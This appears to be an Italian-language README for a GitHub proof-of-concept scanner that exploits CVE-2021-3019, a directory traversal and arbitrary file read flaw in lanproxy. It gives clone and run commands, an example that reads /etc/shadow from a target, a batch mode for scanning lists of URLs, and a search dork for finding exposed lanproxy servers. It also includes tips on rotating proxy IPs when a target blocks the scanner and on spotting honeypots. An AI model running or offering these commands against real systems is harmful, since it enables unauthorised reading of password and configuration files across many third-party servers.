
 0xf4n9x/cve-2021-3019
CVE-2021-3019 lanproxy POC per il rilevamento della vulnerabilità di directory traversal e lettura arbitraria di file

CVE-2021-3019 Vulnerabilità di directory traversal e lettura arbitraria di file in lanproxy

git clone https://github.com/FanqXu/CVE-2021-3019.git
cd CVE-2021-3019

Eseguire senza parametri mostra il messaggio di aiuto

Esegue la scansione della vulnerabilità su un singolo URL. Se presente, legge il file di configurazione e lo restituisce
python3 POC.py -u http://127.0.0.1:9100

Utilizzare il parametro -r per leggere altri file di sistema. È necessario conoscere il percorso assoluto del file
python3 POC.py -u http://127.0.0.1:9100 -r /etc/shadow

Utilizzare il parametro -f per la scansione batch. Gli URL vulnerabili verranno scritti nel file success.txt
python3 POC.py -f urls.txt
"Server: LPS-0.1" && title=="登录"
Quando appare Connection reset by peer, è molto probabile che il tuo IP sia stato bloccato dal server di destinazione. Basta cambiare proxy IP.
Presta attenzione alle informazioni restituite per verificare se si tratta di un honeypot.
